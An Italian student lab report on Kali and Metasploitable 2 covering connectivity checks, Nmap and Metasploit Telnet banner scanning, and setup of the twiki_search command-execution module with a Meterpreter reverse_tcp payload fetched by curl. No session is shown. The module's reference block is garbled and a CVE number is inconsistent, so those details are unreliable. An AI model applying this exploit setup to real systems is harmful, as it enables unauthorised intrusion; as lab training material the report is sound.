Exploit Telnet e TWiki

Kali e Metasploitable

Relazione scritta in prima persona con i passaggi svolti e le evidenze raccolte.

Introduzione e obiettivo

In questa pratica ho lavorato con Kali Linux e Metasploitable 2 in un ambiente virtuale di laboratorio. L'obiettivo era verificare la connettività tra le due macchine, individuare il servizio Telnet e usare il modulo ausiliario telnet_version di Metasploit. Nella parte facoltativa ho controllato anche il servizio web TWiki e ho verificato se il modulo twiki_search segnalava una possibile vulnerabilità.

Ho svolto i test solo sulle macchine del laboratorio. Nel report distinguo i controlli riusciti dai passaggi che non sono stati completati: il controllo TWiki ha dato esito positivo, ma non ho documentato l'apertura di una sessione ottenuta eseguendo l'exploit.


Ambiente e indirizzi IP

Per seguire la traccia ho predisposto gli indirizzi della rete di laboratorio. Kali aveva l'indirizzo 192.168.1.25 sulla rete usata per i test; era presente anche l'indirizzo 192.168.50.100 su un'altra rete. Metasploitable è stata configurata con l'indirizzo 192.168.1.40.

Gli indirizzi usati durante le verifiche sono quindi:

- Kali Linux: 192.168.1.25
- Metasploitable 2: 192.168.1.40

All'inizio le due macchine non comunicavano sulla rete 192.168.1.0/24. Ho controllato gli indirizzi e ho corretto la configurazione di Metasploitable; dopo la modifica i ping hanno avuto esito positivo.



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f8:0a:0d
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef8:a0d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1686 (1.6 KB)  TX bytes:13073 (12.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:170 errors:0 dropped:0 overruns:0 frame:0
          TX packets:170 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:48481 (47.3 KB)  TX bytes:48481 (47.3 KB)
```

Verifica della connettività

Dopo aver sistemato gli indirizzi ho eseguito un ping da Kali verso Metasploitable. Ho ripetuto il test anche nella direzione opposta, dal terminale di Metasploitable verso Kali. In entrambi i casi sono arrivati 3 pacchetti su 3, con 0% di perdita. Questo mi ha confermato che le due macchine si raggiungevano sulla rete.

Kali: ping -c 3 192.168.1.40
Metasploitable: ping -c 3 192.168.1.25

```
┌──(kali㉿kali)-[~]
└─$ ping -c 3 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.673 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.572 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.536 ms

── 192.168.1.40 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2034ms
rtt min/avg/max/mdev = 0.536/0.593/0.673/0.057 ms
```

Ping da Kali verso Metasploitable: 3 pacchetti ricevuti, 0% di perdita.

```
msfadmin@metasploitable:~$ ping -c 3 192.168.1.25
PING 192.168.1.25 (192.168.1.25) 56(84) bytes of data.
64 bytes from 192.168.1.25: icmp_seq=1 ttl=64 time=0.471 ms
64 bytes from 192.168.1.25: icmp_seq=2 ttl=64 time=0.541 ms
64 bytes from 192.168.1.25: icmp_seq=3 ttl=64 time=0.573 ms

--- 192.168.1.25 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.471/0.528/0.573/0.046 ms
msfadmin@metasploitable:~$
```

Ping da Metasploitable verso Kali: 3 pacchetti ricevuti, 0% di perdita.

Verifica del servizio Telnet

Per prima cosa ho controllato la porta TCP 23 sul target con Nmap e il rilevamento della versione. Il risultato ha mostrato la porta 23/tcp aperta e il servizio identificato come Linux telnetd.

```
nmap -sV -p 23 192.168.1.40
```

```
msfadmin@metasploitable:~$ nmap -sV -p 23 192.168.1.40
Starting Nmap 4.53 ( http://insecure.org ) at 2026-10-27 16:11 EDT
Interesting ports on 192.168.1.40:
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/
Nmap done: 1 IP address (1 host up) scanned in 23.192 seconds
msfadmin@metasploitable:~$
```

Nmap identifica Telnet aperto sulla porta 23.

Ho poi aperto Metasploit e cercato il modulo auxiliary/scanner/telnet/telnet_version. Ho selezionato il modulo e controllato le opzioni. Ho impostato RHOSTS su 192.168.1.40 e lasciato RPORT sulla porta standard 23.

```
msf > search
[*] Displaying cached results

Matching Modules
================

   #  Full Name                                               Disclosure Date  Rank    Check  Name
   -  ----                                                    ---------------  ----    -----  ----
   0  auxiliary/scanner/telnet/lantronix_telnet_version       .                normal  No     Lantronix Telnet Service B
anner Detection
   1  auxiliary/scanner/telnet/telnet_version                 .                normal  No     Telnet Service Banner Dete
ction

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf > use 1
msf auxiliary(scanner/telnet/telnet_version) >
```

Ricerca e selezione del modulo telnet_version.

```
msf auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
msf auxiliary(scanner/telnet/telnet_version) > set rport 23
rport => 23
msf auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                        /basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.
```

Opzioni del modulo con il target 192.168.1.40 e la porta 23.

```
msf auxiliary(scanner/telnet/telnet_version) > run
[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                  _ _       _     _           ____  \x0a _
__ ___  ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _|__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _
\| | __/ _ | '_ \| |/ _ \ __) |\x0a| | | | | __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | | (_| |  __// __/ \x0a|_
| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|__.__/|_|\___|_____|\x0a                          |_|
                          \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact:
 msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) >
```

Esecuzione del modulo: banner Telnet restituito dal target.

Il banner restituito dal servizio include il messaggio di Metasploitable e le informazioni per il login dell'ambiente didattico. Questo risultato dimostra che il modulo ha rilevato il servizio e ne ha letto il banner. Il modulo telnet_version è uno scanner: da solo non dimostra che sia stato ottenuto un accesso remoto.

Ho controllato anche il sistema dal terminale di Metasploitable. Il comando uname -a ha mostrato un kernel Linux con architettura i686; inoltre risultavano installati i pacchetti telnet e telnetd.

```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ cat /etc/issue
 _                _        _ _ _        _     _
| |_ ___ _ __ ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___
| __/ _ \ '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \ __) |\x0a| | | | | __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | | (_| |  __// __/
| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|__.__/|_|\___|_____|
                          |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


msfadmin@metasploitable:~$ dpkg -l | grep -i telnet
ii  telnet                                0.17-35ubuntu1                     The telnet client
ii  telnetd                               0.17-35ubuntu1                     The telnet server
msfadmin@metasploitable:~$
```


Informazioni del sistema e pacchetti Telnet installati.

```
msfadmin@metasploitable:~$ sudo netstat -lntp | grep ':23'
[sudo] password for msfadmin:
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      4447/xinetd
msfadmin@metasploitable:~$
```


Verifica del listener sulla porta 23 tramite netstat.

Individuazione del servizio web e TWiki

Nella parte facoltativa ho verificato prima il servizio web del target. Con curl ho controllato la risposta HTTP del server e poi ho verificato i percorsi di TWiki. Le richieste hanno restituito HTTP 200 OK, quindi le pagine erano raggiungibili.



Risposta HTTP del server web di Metasploitable.



```
┌──(kali㉿kali)-[~]
└─$ curl -s http://192.168.1.40/twiki/ | grep -iE 'twiki|version'
 <title>Welcome to TWiki - A Web-based Collaboration Platform</title>
 <h1>Welcome to TWiki</h1>
  <li> <a href="TWikiDocumentation.html">TWikiDocumentation.html</a> </li>
  <li> <a href="TWikiHistory.html">TWikiHistory.html</a> </li>

┌──(kali㉿kali)-[~]
└─$ curl -s http://192.168.1.40/twiki/bin/view/Main/WebHome | grep -iE 'twiki|version|release'
 <title> TWiki . Main . WebHome  </title>
 <base href="http://192.168.1.40/twiki/bin/view/Main/WebHome" />
<form name="main" action="/twiki/bin/view/Main/WebHome">
   <a href="http://TWiki.org/"><img src="http://192.168.1.40/twiki/pub/TWiki/TWikiLogos/twikiRobot46x50.gif" border="
0" alt="TWiki home" /></a>
   <a href="http://192.168.1.40/twiki/bin/view/Main/WebHome">TWiki</a>
   &gt; <a href="http://192.168.1.40/twiki/bin/view/Main/WebHome">Main</a>
   <font size="-2">TWiki webs: <br />
   <a href="/twiki/bin/view/Main/WebHome">Main</a>  |  <a href="/twiki/bin/view/TWiki/WebHome">TWiki</a>  |  <a href=
"/twiki/bin/view/Know/WebHome">Know</a>  |  <a href="/twiki/bin/view/Sandbox/WebHome">Sandbox</a> </font>
   Main . {  <a href="/twiki/bin/view/Main/TWikiUsers">Users</a>  |  <a href="/twiki/bin/view/Main/TWikiGroups">Group
s</a>  |  <a href="/twiki/bin/view/Main/OfficeLocations">Offices</a>  |  <a href="/twiki/bin/view/Main/WebChanges">Ch
anges</a>  |  <a href="/twiki/bin/view/Main/WebIndex">Index</a>  |  <a href="/twiki/bin/view/Main/WebSearch">Search</
a>  |  Go <input type="text" name="topic" size="16" />  }
<strong><font size="+1"> <a href="/twiki/bin/view/TWiki/WelcomeGuest">WelcomeGuest</a>: </font></strong> TWiki is a f
lexible, powerful, secure, yet simple web-based collaboration platform. Use TWiki to run a project development space,
 a document management system, a knowledge base or any other groupware tool on either on an intranet or on the Intern
et. You can edit any TWiki page.
<a href="http://TWiki.org/"><img src="http://192.168.1.40/twiki/pub/TWiki/TWikiLogos/twikiRobot131x64.gif" width="131
" height="64" alt="Powered by TWiki" border="0" /></a>
<b>The TWiki <sup>TM</sup> home is <br> at <a href="http://TWiki.org/" target="_top">http://TWiki.org/</a> </b>
     TWiki Site Map
 <td> <b>TWiki.<a href="/twiki/bin/view/Main/WebHome">Main</a></b></td>
 <td>  Welcome to TWiki ... <a href="/twiki/bin/view/Main/TWikiUsers">Users</a>, <a href="/twiki/bin/view/Main/TWikiGr
oups">Groups</a>, <a href="/twiki/bin/view/Main/OfficeLocations">Offices</a> - tour this expandable virtual workspace
.
 <font size="-2">     <nobr> { <a href="/twiki/bin/view/Main/WebChanges">Changes</a> | <a href="/twiki/bin/
view/Main/WebSearch">Search</a> | <a href="/twiki/bin/view/Main/WebPreferences">Prefs</a> } </nobr></font> </td><td>
  ... get a first-hand feel for TWiki possibilities. </td> </tr>
 <td> <b>TWiki.<a href="/twiki/bin/view/TWiki/WebHome">TWiki</a></b></td>
 <td>  <a href="/twiki/bin/view/TWiki/WelcomeGuest">Welcome</a>, <a href="/twiki/bin/view/TWiki/TWikiRegistration">Re
gistration</a>, and other <a href="/twiki/bin/view/TWiki/StartingPoints">StartingPoints</a>; TWiki history &amp;amp; Wiki
 style; All the docs ...
 <font size="-2">     <nobr> { <a href="/twiki/bin/view/TWiki/WebChanges">Changes</a> | <a href="/twiki/bin
/view/TWiki/WebSearch">Search</a> | <a href="/twiki/bin/view/TWiki/WebPreferences">Prefs</a> } </nobr></font> </td><t
d>  ... discover TWiki details, and how to start your own site. </td> </tr>
 <td> <b>TWiki.<a href="/twiki/bin/view/Know/WebHome">Know</a></b></td>
 <td>  Knowledge base set-up - Add <a href="/twiki/bin/view/TWiki/TWikiForms">TWikiForms</a> for organizing and class
ifying content.
 <font size="-2">     <nobr> { <a href="/twiki/bin/view/Know/WebChanges">Changes</a> | <a href="/twiki/bin/
view/Know/WebSearch">Search</a> | <a href="/twiki/bin/view/Know/WebPreferences">Prefs</a> } </nobr></font> </td><td>
  ... try free-form collaboration, with structure! </td> </tr>
 <td> <b>TWiki.<a href="/twiki/bin/view/Sandbox/WebHome">Sandbox</a></b></td>
```

Controllo del contenuto della pagina TWiki.

Successivamente ho cercato i moduli TWiki in Metasploit. Tra i risultati ho selezionato exploit/unix/webapp/twiki_search, il cui nome descrive una vulnerabilità di esecuzione arbitraria di comandi nella funzione di ricerca.

```
msf > search twiki

Matching Modules
================

   #  Full Name                                      Disclosure Date  Rank       Check  Name
   -  ---------                                      ---------------  ----       -----  ----
   0  exploit/unix/webapp/moinmoin_twikidraw         2012-12-30       manual     Yes    MoinMoin twikidraw Action Traversal
 File Upload
   1  exploit/unix/http/twiki_debug_plugins          2014-10-09       excellent  Yes    TWiki Debugenableplugins Remote Cod
e Execution
   2  exploit/unix/webapp/twiki_history              2005-09-14       excellent  Yes    TWiki History Function Arbitrary Co
mmand Execution
   3  exploit/unix/webapp/twiki_maketext             2012-12-15       excellent  Yes    TWiki MAKETEXT Remote Command Execu
tion
   4  exploit/unix/webapp/twiki_search               2004-10-01       excellent  Yes    TWiki Search Function Arbitrary Com
mand Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search

msf >
```

Ricerca dei moduli relativi a TWiki.

```
msf > use 4
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
msf exploit(unix/webapp/twiki_search) > 
```

Selezione del modulo twiki_search.

```
msf exploit(unix/webapp/twiki_search) > info

       Name: TWiki Search Function Arbitrary Command Execution
     Module: exploit/unix/webapp/twiki_search
   Platform: Unix, Linux
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BD)
       Rank: Excellent
  Disclosed: 2004-10-01

Provided by:
  jduck <jduck@metasploit.com>
  g0tmi1k

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  Yes

Basic options:
  Name         Current Setting            Required  Description
  ----         ---------------            --------  -----------
  Proxies                                 no        A proxy chain of format type:host:port[,type:host:port][ ... ].
                                                    Supported proxies: socks5, socks5h, http, sapni, socks4
  RHOSTS                                  yes       The target host(s), see https://docs.metasploit.com/docs/using
                                                    -metasploit/basics/using-metasploit.html
  RPORT        80                         yes       The target port (TCP)
  SEARCH_PATH  /search/Main/SearchResult  yes       TWiki search directory path
  SSL          false                      no        Negotiate SSL/TLS for outgoing connections
  URI          /twiki/bin                 yes       TWiki bin directory path
  VHOST                                   no        HTTP server virtual host

Payload information:
  Space: 1024
  Avoid: 1 characters

Description:
  This module exploits a vulnerability in the search component of TWiki.
  By passing a 'search' parameter containing shell metacharacters to a
  'Search' script, an attacker can execute arbitrary OS commands.
```

Informazioni principali del modulo TWiki.

```
View the full module info with the info -d command.


  http://lmjkj.org\cgi-bin\view\Cog6v\2ecnrifyAf6rfEx6cnf6Comm8nd2Mifh269rcp
  http://www.2ecnrifyfocus.com\bin\l0lf4
  OSVDB (11141)
  https://vnq.nisf.gov\vnfn\q6f8jf\CVE-2004-1031

References:

  - SVN up to and including version 3554
  - 2004-10-01
  - 2004-11-01
  - 2003-05-01
  - 2004-09-01
Affected versions:
```

Versioni indicate come interessate e riferimenti della vulnerabilità.

Dalle informazioni del modulo ho annotato il riferimento CVE-2004-1037. Ho impostato il target su 192.168.1.40 e ho controllato le opzioni. Il modulo usa la porta 80 e il percorso /twiki/bin.



```
msf exploit(unix/webapp/twiki_search) > options

Module options (exploit/unix/webapp/twiki_search):

   Name         Current Setting                Required  Description
   ----         ---------------                --------  -----------
   Proxies                                     no        A proxy chain of format type:host:port[,type:host:port][ ... ].
                                                          Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS                                      yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                                         g-metasploit/basics/using-metasploit.html
   RPORT        80                             yes       The target port (TCP)
   SEARCH_PATH  /search/Main/SearchResult      yes       TWiki search directory path
   SSL          false                          no        Negotiate SSL/TLS for outgoing connections
   URI          /twiki/bin                     yes       TWiki bin directory path
   VHOST                                       no        HTTP server virtual host


Payload options (cmd/linux/http/x64/meterpreter/reverse_tcp):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   FETCH_COMMAND  CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP, WGE
                                             T)
   FETCH_DELETE   false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS none             yes       Attempt to run payload without touching disk by using anonymous hand
                                             les, requires Linux ≥3.17 (for Python variant also Python ≥3.8, test
                                             ed shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-sear
                                             ch, shell)
   FETCH_SRVHOST                   no        Local IP to use for serving payload
   FETCH_SRVPORT  8080             yes       Local port to use for serving payload
   FETCH_URIPATH                   no        Local URI to use for serving payload
   LHOST          192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT          4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped directly
                                           to the shell.


   When FETCH_FILELESS is none:

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   FETCH_FILENAME    WCxGwLFyE        no        Name to use on remote system when storing payload; cannot contai
                                                n spaces or slashes
   FETCH_WRITABLE_DIR  ./             yes       Remote writable dir to store payload; cannot contain spaces
```

Opzioni iniziali del modulo twiki_search.

```
msf exploit(unix/webapp/twiki_search) > show options

Module options (exploit/unix/webapp/twiki_search):

   Name         Current Setting                Required  Description
   ----         ---------------                --------  -----------
   Proxies                                     no        A proxy chain of format type:host:port[,type:host:port][ ... ].
                                                          Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS                                      yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                                         g-metasploit/basics/using-metasploit.html
   RPORT        80                             yes       The target port (TCP)
   SEARCH_PATH  /search/Main/SearchResult      yes       TWiki search directory path
   SSL          false                          no        Negotiate SSL/TLS for outgoing connections
   URI          /twiki/bin                     yes       TWiki bin directory path
   VHOST                                       no        HTTP server virtual host


Payload options (cmd/linux/http/x64/meterpreter/reverse_tcp):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   FETCH_COMMAND  CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP, WGE
                                             T)
   FETCH_DELETE   false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS none             yes       Attempt to run payload without touching disk by using anonymous hand
                                             les, requires Linux ≥3.17 (for Python variant also Python ≥3.8, test
                                             ed shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-sear
                                             ch, shell)
   FETCH_SRVHOST                   no        Local IP to use for serving payload
   FETCH_SRVPORT  8080             yes       Local port to use for serving payload
   FETCH_URIPATH                   no        Local URI to use for serving payload
   LHOST          192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT          4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped directly
                                           to the shell.


   When FETCH_FILELESS is none:

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   FETCH_FILENAME    JhbAIFXG         no        Name to use on remote system when storing payload; cannot contai
                                                n spaces or slashes
   FETCH_WRITABLE_DIR  ./             yes       Remote writable dir to store payload; cannot contain spaces
```

Opzioni del modulo e percorso TWiki.

```
msf exploit(unix/webapp/twiki_search) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf exploit(unix/webapp/twiki_search) > show options

Module options (exploit/unix/webapp/twiki_search):

   Name         Current Setting                Required  Description
   ----         ---------------                --------  -----------
   Proxies                                     no        A proxy chain of format type:host:port[,type:host:port][ ... ].
                                                          Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS       192.168.1.40                   yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                                         g-metasploit/basics/using-metasploit.html
   RPORT        80                             yes       The target port (TCP)
   SEARCH_PATH  /search/Main/SearchResult      yes       TWiki search directory path
   SSL          false                          no        Negotiate SSL/TLS for outgoing connections
   URI          /twiki/bin                     yes       TWiki bin directory path
   VHOST                                       no        HTTP server virtual host


Payload options (cmd/linux/http/x64/meterpreter/reverse_tcp):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   FETCH_COMMAND  CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP, WGE
                                             T)
   FETCH_DELETE   false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS none             yes       Attempt to run payload without touching disk by using anonymous hand
                                             les, requires Linux ≥3.17 (for Python variant also Python ≥3.8, test
                                             ed shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-sear
                                             ch, shell)
   FETCH_SRVHOST                   no        Local IP to use for serving payload
   FETCH_SRVPORT  8080             yes       Local port to use for serving payload
   FETCH_URIPATH                   no        Local URI to use for serving payload
   LHOST          192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT          4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

